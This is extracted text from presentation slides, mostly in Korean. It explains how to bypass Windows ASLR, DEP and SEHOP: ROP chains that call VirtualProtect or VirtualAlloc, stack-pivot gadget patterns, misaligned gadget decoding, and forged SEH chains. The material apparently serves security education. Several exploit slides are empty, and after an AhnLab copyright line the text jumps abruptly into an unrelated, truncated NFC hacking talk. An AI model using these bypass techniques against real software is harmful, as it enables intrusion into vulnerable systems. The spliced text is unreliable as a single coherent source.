
- 0 → ASLR 적용하지 않음
- -1 → PE 헤더 값과 상관없이 ASLR 적용
- 0 < -> PE헤더의 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE의 값에 따라 ASLR 적용

❖ ASLR 적용되지 않은 모듈 활용

- ◆ 필요한 명령어 코드 검색할 때 ASLR 적용되지 않은 모듈을 활용하여 exploit code 작성

❖ ASLR원리 파악하여 우회

- ◆ ASLR으로 인해 랜덤 한 주소 값을 생성할 때 4bytes 모두 랜덤 한 값을 가지지 않고, high order bytes(상위 2바이트)만 랜덤한 값으로 설정됨



- ◆ image base의 Low값은 항상 “0000” 값을 가지므로 필요한 명령어 코드를 찾을 때 예측하여 활용할 경우 우회 가능

❖ DEP?

- ◆ 데이터 실행 방지(Data Execution prevention)
- ◆ stack/stack의 일부분을 non-executable page로 설정하여 stack에서 shellcode가 실행되지 못하게끔 함

❖ DEP 모드

◆ Hardware DEP

- NX bit((No Execute page protection - AMD)
- XD bit(execute Disable - INTEL)
- 하지만 지원하지 않는 CPU일 경우 활용할 수 없다.

◆ software DEP

- CPU가 지원하지 못할 경우 Windows DEP는 Software SEP로 동작

❖ DEP 설정 값

◆ OptIn

- 일부 시스템 바이너리와 프로그램에 대해 DEP 적용

◆ OptOut

- DEP가 적용되지 않는 특정 프로그램 목록에 있는 것 외에 모든 프로그램 DEP 적용

◆ AlwaysOn

- DEP제외 목록을 사용할 수 없으며 DEP 시스템 호환성 수정 프로그램이 적용되지 않는다.

◆ AlwaysOff


- Hardware DEP지원 관계 없이 DEP가 시스템 전체를 보호하지 않음

❖ Windows 버전 별 DEP 설정

OS 버전	설정 값
Windows XP SP2, SP3, Vista	OptIn
Windows Vista SP1	OptIn + Permanent DEP
Windows 7	OptIn + Permanent DEP
Windows Server 2003 SP1	OptOut
Windows Server 2008	OptOut + Permanent DEP

❖ 기본 개념

- ◆ 함수(필요한 코드가 있는) 호출 chain을 형성하여 DEP 우회



❖ ROP?


- ◆ Return-Oriented Programming
- ◆ 기본적인 개념은 ret-2-libc와 동일함
- ◆ 필요한 코드의 주소값 활용하여 Call/jmp를 반복하는 ROP chain을 생성하여 메모리 보호 기법 우회

❖ ROP 요구 조건

- ◆ shellcode를 실행 가능한 지역에 복사하고, 호출 가능해야 함
- ◆ shellcode가 실행되기 전 DEP 설정을 변경 해야 한다.

❖ gadget

- ◆ 목적을 달성하기 위해 필요한 코드들을 Call/ret를 반복 적으로 수행하는 ROP chain을 의미 함




❖ ROP 기법에 필요한 주요 함수

- ◆ VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + copy memory.
- ◆ HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory.
- ◆ SetProcessDEPPolicy(). (Vista SP1, XP SP3, Server 2008, DEP 정책 설정이 OptIn, OptOut 일 때만 정책 수정 가능)
- ◆ NtSetInformationProcess(). 현재 프로세스의 DEP 정책을 바꾸는 함수
- ◆ VirtualProtect(PAGE_READ_WRITE_EXECUTE). 특정 메모리 페이지의 접근 권한을 설정하는 함수
- ◆ WriteProcessMemory().

ROP 기법 활용하기 위한 함수(cont)

API/OS	XP SP2	XP SP3	Vista SP0	Vista SP1	7	2003 SP1	2008
VirtualAlloc	O	O	O	O	O	O	O
HeapCreate	O	O	O	O	O	O	O
SetProcessDEPPolicy	X	O	X	O	X	X	O
NtSetInformationProcess	O	O	O	X	X	O	X
VirtualProtect	O	O	O	O	O	O	O
WriteProcessMemory	O	O	O	O	O	O	O

exploit code 진행 과정



❖ DirectRET

- ◆ ret값을 변조하여 필요로 하는 ROP gadget을 차례로 호출

❖ SEH overwriting

- ◆ “pop pop ret”명령어가 수행되면 stack에서 코드를 실행하게 되므로 DEP가 활성화 되어있을 경우 활용하기 어려움
- ◆ “pop pop ret”코드 중 pop 뒤에 어떤 register가 붙는지 중요함

❖ stack pivot

- ◆ stack pivot이 가능한 코드 활용

- add esp, offset + ret
- mov esp, register + ret
- xchg register, esp + ret
- call register
- mov reg, [ebp+offset] + call reg
- push reg + pop reg + ret

❖ ROP 명령어 찾기

- ◆ ROP에 활용할 함수를 선택 했으면 매개변수 및 register값을 설정할 수 있는 코드 찾아야 함
- ◆ 로드된 모듈 중에서 찾아야 함(ASLR이 적용이 안될수록 성공율이 높음)
- ◆ 목적을 수행하는 코드 뒤 바로 뒤에 “ret” 명령어가 와야 함
- ◆ 원하는 코드가 보이지 않을 경우 명령어 코드를 나눠서 생각을 해 볼 수 있음
- ◆ 00401365와 00401366으로 접근할 경우 명령어가 서로 달라짐

00401365	83C4 10	ADD ESP,10
00401368	C2 1400	RETN 14
0040136B	90	NOP
0040136C	90	NOP
0040136D	90	NOP
0040136E	90	NOP
0040136F	90	NOP

00401366	C410	LES EDX,WORD PTR DS:[EAX]
00401368	C2 1400	RETN 14
0040136B	90	NOP
0040136C	90	NOP
0040136D	90	NOP
0040136E	90	NOP
0040136F	90	NOP


❖ SEHOP?

- ◆ Structured Exception Handling Overwrite Protection
- ◆ SEH 마지막 chain이 ntdll!_except_handler인지 아닌지 점검

❖ SEH overwriting 한계점

- ◆ handler에 “pop pop ret” 명령어 코드의 주소를 넣고 nSEH값을 (JMP or nop)로 조작 할 경우 SEH chain이 깨어짐

SEHOP 개요(cont)



❖ SEHOP 적용 버전

- ◆ Microsoft Windows 2008 SP0
- ◆ Microsoft Windows Vista SP1
- ◆ Microsoft Windows 7

❖ 필요 조건


- ◆ SEH overwriting을 하면서 가짜 chain을 형성해야 됨

- nSEH는 가짜 chain을 형성하기 위한 주소값으로 쓰이면서, JMP코드로 역할을 할 수 있는 주소값 이어야 함
- non-safeSEH를 고려해서 handler주소를 찾아야 함
- 나머지 과정은 SEH overwriting와 동일함


- ◆ SEHOP 우회 한계점

- ASLR적용시 우회하기 어려움(ntdll_except_handler 주소값 하드코딩)


exploit code 진행 과정



exploit code 진행 과정(cont)



exploit code 진행 과정(cont)



Are you ready?

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

NFC

Play on Real World!!

Speaker : singi

Facebook : @sjh21a

Hackerschool

Table of Contents

- What is
- A Standard to
- Just For Fun with

NFC

What is NFC

Near Field Communication

- 13.56 Mhz – RFID??
- 424 kbit/s
- 15mA (for Reading)
- < 0.2m
- Possible to Read/Write



Where is it? and will be used?

- In SmartPhone (is not you?)
 - NFC USIM
- Some Smart Card (ID Card, T-money, ...)
- Payment Service Like Square
 - Square used only iPhone. (need some device)
- Bluetooth and wifi network
 - without pairing?
- A Smart(really?) Devices!
 - NFC Keyboard – elecom@japan

NFC USIM! – in my phone




Galaxy S3 LTE (₩800,000)

Micro USIM + NFC

Spec?



Nexus S used Same NFC Chip



Source: iFixit Teardown

If you don't have any smart phone...

- Give up NFC Hacking ☹ ?
- Buy RF Module
 - EBRF700
 - Mifare®, ISO 14443A, 14443B
 - Support to Good Test Program
 - Here!

A Standard to NFC

	타입 1	타입 2	타입 3	타입 4
RF 인터페이스	ISO 14443 A	ISO 14443 A	ISO 18092	ISO 14443
속도	106 kbps		212 kbps	106~424 kbps
프로토콜	자체 명령어	자체 명령어	FeliCa 프로토콜	ISO 14443-4 ISO 7816-4
메모리 크기	1KB 이하	2KB 이하	1MB 이하	64KB 이하
응용 분야	단일 응용서비스용 저용량 태그		다중 응용서비스용 고용량 태그	
관련 제품	브로드콤 Topaz™	소니 FeliCa™	NXP MAFARE™	ISO/IEC 14443 A/B 호환품

So, talking about smart card!

- Do you remember MSR Card?
 - Find That Now open your pocket!



(contact)

